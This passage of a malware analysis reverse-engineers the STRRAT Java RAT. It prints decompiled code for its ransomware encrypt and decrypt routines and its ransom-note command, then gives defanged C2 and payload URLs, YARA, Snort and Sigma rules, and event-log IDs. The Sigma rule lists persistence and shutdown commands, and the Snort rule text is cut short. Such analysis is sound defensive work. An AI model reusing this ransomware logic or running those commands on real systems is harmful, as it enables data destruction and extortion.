
This command primarily functions from a newly created object of 'sdfsldf(string)'.

```
} else if (stringArray2[0].equals("rw-encrypt")) {
    object = new sdfsldf(stringArray2[1]);
    new Thread(new bsgshsbs((sdfsldf)object)).start();
    cbnfdhn.StatusUpdate("Encrypting Files");
```

What's important here is that the method is passed in an string when it is created that gets assigned to 'dfhttegd', this will later be used as a passphrase.



There's also a variable 'sdfsldf' which contains the string '.crimson' and is used throughout this command being run. In summary this will take a passed string as a password, and upon being instantiated will locate the user's Downloads, Documents, and Desktop directory and store this in an array. From here STRRAT will iterate over the array, and if a file exists at that location it will read in the bytes of that file into another array. From this it will use a passphrase stored in 'dfhttegd' and proceed to encrypt the bytes of the read in file one by one using AES-128 encryption. The encrypted bytes are then written back to disk at the same location, except with the '.crimson' extension, and the original file is then deleted.



This highlights the importance of examining malware revisions for changes and citing your sources given a number of companies copy work by other researchers or companies without giving proper credit or performing the analysis themselves. At the time of writing I have identified at least 2 posts publicly which are still stating that this RAT doesn't implement a ransomware routine and merely changes the extension of files on disk, and from what we can see here, this is simply not the case. The posts go into no technical detail and despite showing version 1.4 and 1.5 of STRRAT in the analysis, it's mentioned this is a fake ransomware module. From at least version 1.4 this in fact does look to have a fully functioning ransomware routine as shown here, and I strongly believe anyone who thinks otherwise is citing (or not citing) old research without analysing the samples themselves.

Based on this we can infer that ‘rw-encrypt’ is used as a ransomware module to encrypt the user’s Downloads, Documents, and Desktop directory using AES-128.

Command Functionality: rw-decrypt

This command primarily functions from a newly created object of ‘sdfsldf(string)’ much like the ‘rw-encrypt’ command, with the difference being that the new thread being created is instead occurring via ‘dfghdmc’.

```
} else if (stringArray2[0].equals("rw-decrypt")) {
    object = new sdfsldf(stringArray2[1]);
    new Thread(new dfghdmc((sdfsldf)object)).start();
    cbnfdhn.StatusUpdate("Decrypting Files");
```

Examining this we can see that this will instead kickoff a method of ‘sabretb’ inside of ‘sdfsldf’.

```
 7  package carLambo;
 8
 9  import carLambo.sdfsldf;
10
11  final class dfghdmc
12  implements Runnable {
13      private sdfsldf sdfsldf;
14
15      dfghdmc(sdfsldf sdfsldf2) {
16          this.sdfsldf = sdfsldf2;
17      }
18
19      public final void run() {
20          carLambo.sdfsldf.sabretb(this.sdfsldf);
21      }
22  }
23
```

Taking a look into this we find it is much the same as ‘rw-encrypt’, except with a difference being it is using the previously established object in ‘rw-encrypt’ and a passphrase down to decrypt the files of interest by reusing the ‘DecryptConfig’ method which we previously renamed. This method is more broadly used as a decryption method now, both for STRRAT’s configuration file, and also the ransomware decryption module.

```
253     static void sabretb(sdfsldf stringArray) {
254         Object object;
255         int n;
256         Object object2 = stringArray;
257         Object object3 = new ArrayList();
258         object2 = ((sdfsldf)object2).sabretb;
259         int n2 = ((sdfsldf)object2).sabretb.length;
260         int n3 = n = 0;
261         while (n3 < n2) {
262             object = object2[n];
263             if (((File)(object = new File((String)object))).exists()) {
264                 for (Object object4 : carLambo.sdfsldf.sdfsldf(((File)object).getAbsolutePath())) {
265                     if (!((File)(object4 = new File((String)object4))).getName().endsWith(sdfsldf)) continue;
266                     object3.add(((File)object4).getAbsolutePath());
267                 }
268             }
269             n3 = ++n;
270         }
271         object2 = object3.iterator();
272         while (object2.hasNext()) {
273             object3 = (String)object2.next();
274             object3 = new File((String)object3);
275             Object object5 = ((File)object3).getAbsolutePath().substring(0, ((File)object3).getAbsolutePath().lastIndexOf(sdfsldf));
276             try {
277                 Object object4;
278                 ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
279                 object = new byte[8192];
280                 Object object6 = new FileInputStream((File)object3);
281                 while (true) {
282                     int n4;
283                     if ((n4 = ((FileInputStream)object6).read((byte[])object, 0, 8192)) == -1) break;
284                     byteArrayOutputStream.write((byte[])object, 0, n4);
285                     object6 = object4;
286                 }
287                 ((FileInputStream)object4).close();
288                 byte[] byArray = carLambo.sabretb.DecryptConfig(stringArray.dfhttegd, byteArrayOutputStream.toByteArray());
289                 Object object7 = object5 = new FileOutputStream(new File((String)object5));
290                 ((FileOutputStream)object7).write(byArray);
291                 ((OutputStream)object7).flush();
292                 ((FileOutputStream)object7).close();
293                 ((File)object3).delete();
294             }
295             catch (Exception exception) {}
296         }
297         try {
298             cbnfdhn.StatusUpdate("Done Decrypting");
299             return;
300         }
301         catch (Exception exception) {
302             Logger.getLogger(sdfsldf.class.getName()).log(Level.SEVERE, null, exception);
303             return;
304         }
305     }
```

Based on this we can infer that ‘rw-decrypt’ is used as the recovery method for STRRAT’s ransomware module and is used to decrypt the user’s Downloads, Documents, and Desktop directory using AES-128.

Command Functionality: show-msg

This command works as the message component of the executed ransomware and is very basic in how it works. First off it will get the location of the user’s desktop and create a file called ‘crimson_info.txt’ there. From here it will take a passed string to the command and write it within that file, and finally it will execute notepad to display the contents of this file to the user.

```
} else if (stringArray2[0].equals("show-msg")) {
    object = new StringBuilder().insert(0, System.getProperty("user.home")).append(File.separator).append("Desktop").append(File.separator).append("crimson_info.txt").toString();
    FileWriter fileWriter = new FileWriter((String)object);
    fileWriter.write(stringArray2[1]);
    fileWriter.close();
    Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c notepad \"").append((String)object).append("\"").toString());
    cbnfdhn.StatusUpdate("Ready");
```

This is pretty unusual and bizarre to be honest, given most ransomware variants will encrypt a number of files and do this not only in multiple threads, but with multiple files being dropped and a message which is modular but baked into the ransomware sample. In comparison this seems to just give the functionality to either use this or not depending on what the operator wishes to do.

Based on this we can infer that ‘show-msg’ is used to create and display a ransomware (or arbitrary) message to a victim by creating a text file on the user’s desktop and using notepad to open it.

Command Functionality: screen-on

This command kicks off a new thread of object ‘fhjtjtg()’ which has been created.

```
} else if (stringArray2[0].equals("screen-on")) {
    new Thread(new fhjtjtg()).start();
    cbnfdhn.StatusUpdate("Activated");
}
```

Examining this we find it kicks off the method ‘bsgshsbs()’ from within ‘cbnfdhn’.

```
import carLambo.cbnfdhn;

final class fhjtjtg
implements Runnable {
    public final void run() {
        cbnfdhn.bsgshsbs();
    }

    fhjtjtg() {
    }
}
```


Examining this we can see that it is used to move the mouse ever so slightly as to keep the computer from falling asleep (prevent screensavers).

```
    static void bsgshsbs() {
        try {
            Robot robot = new Robot();
            while (ActiveConToC2) {
                Point point;
                Point point2 = point = MouseInfo.getPointerInfo().getLocation();
                robot.mouseMove(point2.x, point2.y);
                System.out.println("Mouse Moved!!");
                Thread.sleep(300000L);
            }
        }
        catch (Exception exception) {}
    }
```


Based on this we can infer that ‘screen-on’ is used to move the mouse ever so slightly as to keep the screen on and prevent any computer screensaver.

Wrapping up flow and functionality:

At this point there’s not much we haven’t covered off in this particular piece of malware, we’ve well and truly reversed it and showed how we came to every conclusion along the way. The standard beaconing of STRRAT can be seen under the method ‘sbsgssdfg’ which we glossed over far earlier in this analysis piece. This sends certain information about the host that’s been infected back to the C2 in the form of a ‘ping’, which is actually a web request, and not an ICMP (ping) packet.



As the cherry on top we can see one last evidence of this retrieving the user's publicly facing IP address by making a request to ip-api[.]com which is referenced within the method 'sbsgssdfg()' and 'fgssdg()'.



```
 Network IOC: ip-api[.]com/json/
Network IOC (User Agen): Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
```

Part 4: Threat Intelligence and Detection Engineering

Detection Engineering

Yara Rule

To build out a Yara rule we'll take a look at some of the most common IOCs seen in this malware as analysed above, and select a subset of these in addition to other commands seen embedded into the malware's functionality:

Network IOCs:

```
 hxxp[://]wshsoft[.]company/jre7[.]zip
hxxps[://]pastebin[.]com/raw/Jdnx8jdg
hxxps[://]pastebin[.]com/u/wshsoft
pluginserver[.]duckdns[.]org
hxxp[://]str-master[.]pw/strigoi/server/ping[.]php?lid=
```

```
moregrace[.]duckdns[.]org
hxxp[://]jbfrost[.]live/strigoi/server/?hwid=1&lid=m&ht=5
palaintermine[.]duckdns[.]org
ip-api[.]com/json/
hxxp[://]wshsoft[.]company/multrdp[.]jpg
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.
```

Host IOCs:

```
 HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr
64578lock.file
3219lock.file
Scheduled Task - "Skype"
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v dontdisplaylastusername = 1
```

STRRAT/Dropper Specific IOCs:

```
 carLambo
HBrowserNativeApis
config.txt
loorqhustq
```

Using the above we can create a fairly flexible Yara rule to detect this malware.

```
 /*
   Author: @CyberRaiju
   Date: 2022-05-19
   Identifier: STRRAT-Identification
   Reference: https://www.jaiminton.com/reverse-engineering/strrat
*/

rule STRRAT_14 {
   meta:
            description = "Detects components or the presence of STRRat used in eCrime operations"
            license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
            author = "@CyberRaiju"
            reference = "https://www.jaiminton.com/reverse-engineering/strrat"
            date = "2022-05-19"
            hash1 = "ec48d708eb393d94b995eb7d0194bded701c456c666c7bb967ced016d9f1eff5"
            hash2 = "0A6D2526077276F4D0141E9B4D94F373CC1AE9D6437A02887BE96A16E2D864CF"
   strings:
            $ntwk1 = "wshsoft.company" fullword ascii
            $ntwk2 = "str-master.pw" fullword ascii
            $ntwk3 = "jbfrost.live" fullword ascii
            $ntwk4 = "ip-api.com" fullword ascii
```

```
            $ntwk5 = "strigoi" fullword ascii
            $host1 = "ntfsmgr" fullword ascii
            $host2 = "Skype" fullword ascii
            $host3 = "lock.file" fullword ascii
            $rat1 = "HBrowserNativeApis" fullword ascii
            $rat2 = "carLambo" fullword ascii
            $rat3 = "config" fullword ascii
            $rat4 = "loorqhustq" fullword ascii

    condition:
            filesize < 2000KB and (2 of ($ntwk*) or all of ($host*) or 2 of ($rat*))
}
```

Performing a hunt using Hybrid Analysis reveals a number of hits on this malware, making this a useful Yara rule for finding samples. Of course this could be expanded out further, for example by adding checks for the dependencies STRRAT is known to use, but when creating these it's always a balancing act of being broad enough to net new samples, but not get riddled with False Positives, but not too confined as to miss different variants.

Snort Rule

To build out a Snort rule we'll take a look at some of the network traffic described above, specifically zoning in on the beacon STRRAT sends frequently, and look for any tcp traffic to or from a server that contains the content "ping", a pipe, and then "STRRAT" (this is as simple as converting it to hexadecimal and looking for the content, and giving it a unique sid). This could be expanded further to detect commands being sent to/from the C2; however, this will be a task left for the reader.

```
alert tcp any any -> any any (msg:"STRRAT C2 Beacon Detected"; content:"|70 69 6e 67 7c 53 54 52 52 41 54|"; pr
```

In this example we're going to use a pcap already captured previously from a system infected with a STRRAT variant provided by Brad Duncan to test the rule.


After setting up a few preprocessors for stream5_global, we're good to test the rule over our pcap. By creating a snort config with the below (stored in a file called strrat.rules).

```
preprocessor stream5_global: track_tcp yes, \
  track_udp yes, \
  track_icmp no,

alert tcp any any -> any any (msg:"STRRAT C2 Beacon Detected"; content:"|70 69 6e 67 7c 53 54 52 52 41 54|"; pr
```

We can easily test this using snort on a linux VM. Specifying the pcap file and testing against our created rule..

```
sudo snort -A fast --pcap-single=./pcap.pcap -c ./strrat.rules -l /var/log/snort
```

We can see this has 73 hits over the pcap, and has generated a number of alerts due to the consistent beaconing this malware presents.



Sigma Rule

Because STRRAT leverages a lot of native Windows utilities to enable persistence and execute commands, we can develop a fairly basic Sigma rule to detect possible infections of STRRAT. This could be expanded further to pick up on individual registry key creations from a sysmon event, or look at the behaviour of file writes; however, this will be a task left for the reader. This also hasn't been confirmed for false positives which may need to be excluded.

```
 title: STTRAT Child Process Spawning
status: experimental
description: Detects suspicious child processes of Java(w) possibly associated with a STRRAT infection.
author: Jai Minton (@CyberRaiju)
references: https://www.jaiminton.com/reverse-engineering/strrat
date: 2022/05/28
modified: 2022/05/28
tags:
    - attack.initial_access
    - attack.persistence
logsource:
    category: process_creation
    product: windows
level: high
detection:
    selection:
        - ParentImage|endswith:
            - '\java.exe'
```

```
            - '\javaw.exe'
    selection_2:
        - Image|endswith:
            - '\hrdpinst.exe'
            - '\cmd.exe'
    selection_cmd:
        CommandLine|contains:
          - 'schtasks /create /sc minute /mo 30 /tn Skype'
          - 'reg add'
          - 'shutdown /r /t 0'
          - 'shutdown /s /t 0'
          - 'wmic /node:. /namespace:'
          - 'hrdpinst.exe'
    condition: selection and selection_2 and selection_cmd
falsepositives:
    - Legitimate calls of various java applications to system binaries with specific command lines
level: high
```

Useful Windows Event Logs

The following event log identifiers will be useful to track this piece of malware:

Microsoft-Windows-TaskScheduler/Operational

- 201 (Task registered)
- 129 (Task Launched)

Security

- 4688 (Process Creation)
- 4698 (Scheduled Task Creation)
- 4700 (Scheduled Task Enabled)


Sysmon

- 1 (Process Creation)
- 11 (FileCreate)
- 12 (Registry Create and Delete)
- 13 (Registry Value Set)
- 22 (DNS Query)


Threat Intelligence - The Crimson Shadow

Note: Threat intelligence is a broad term here which has been used to cover getting extended telemetry on the threat this particular malware poses to organisations and people around the world, and potential victims.

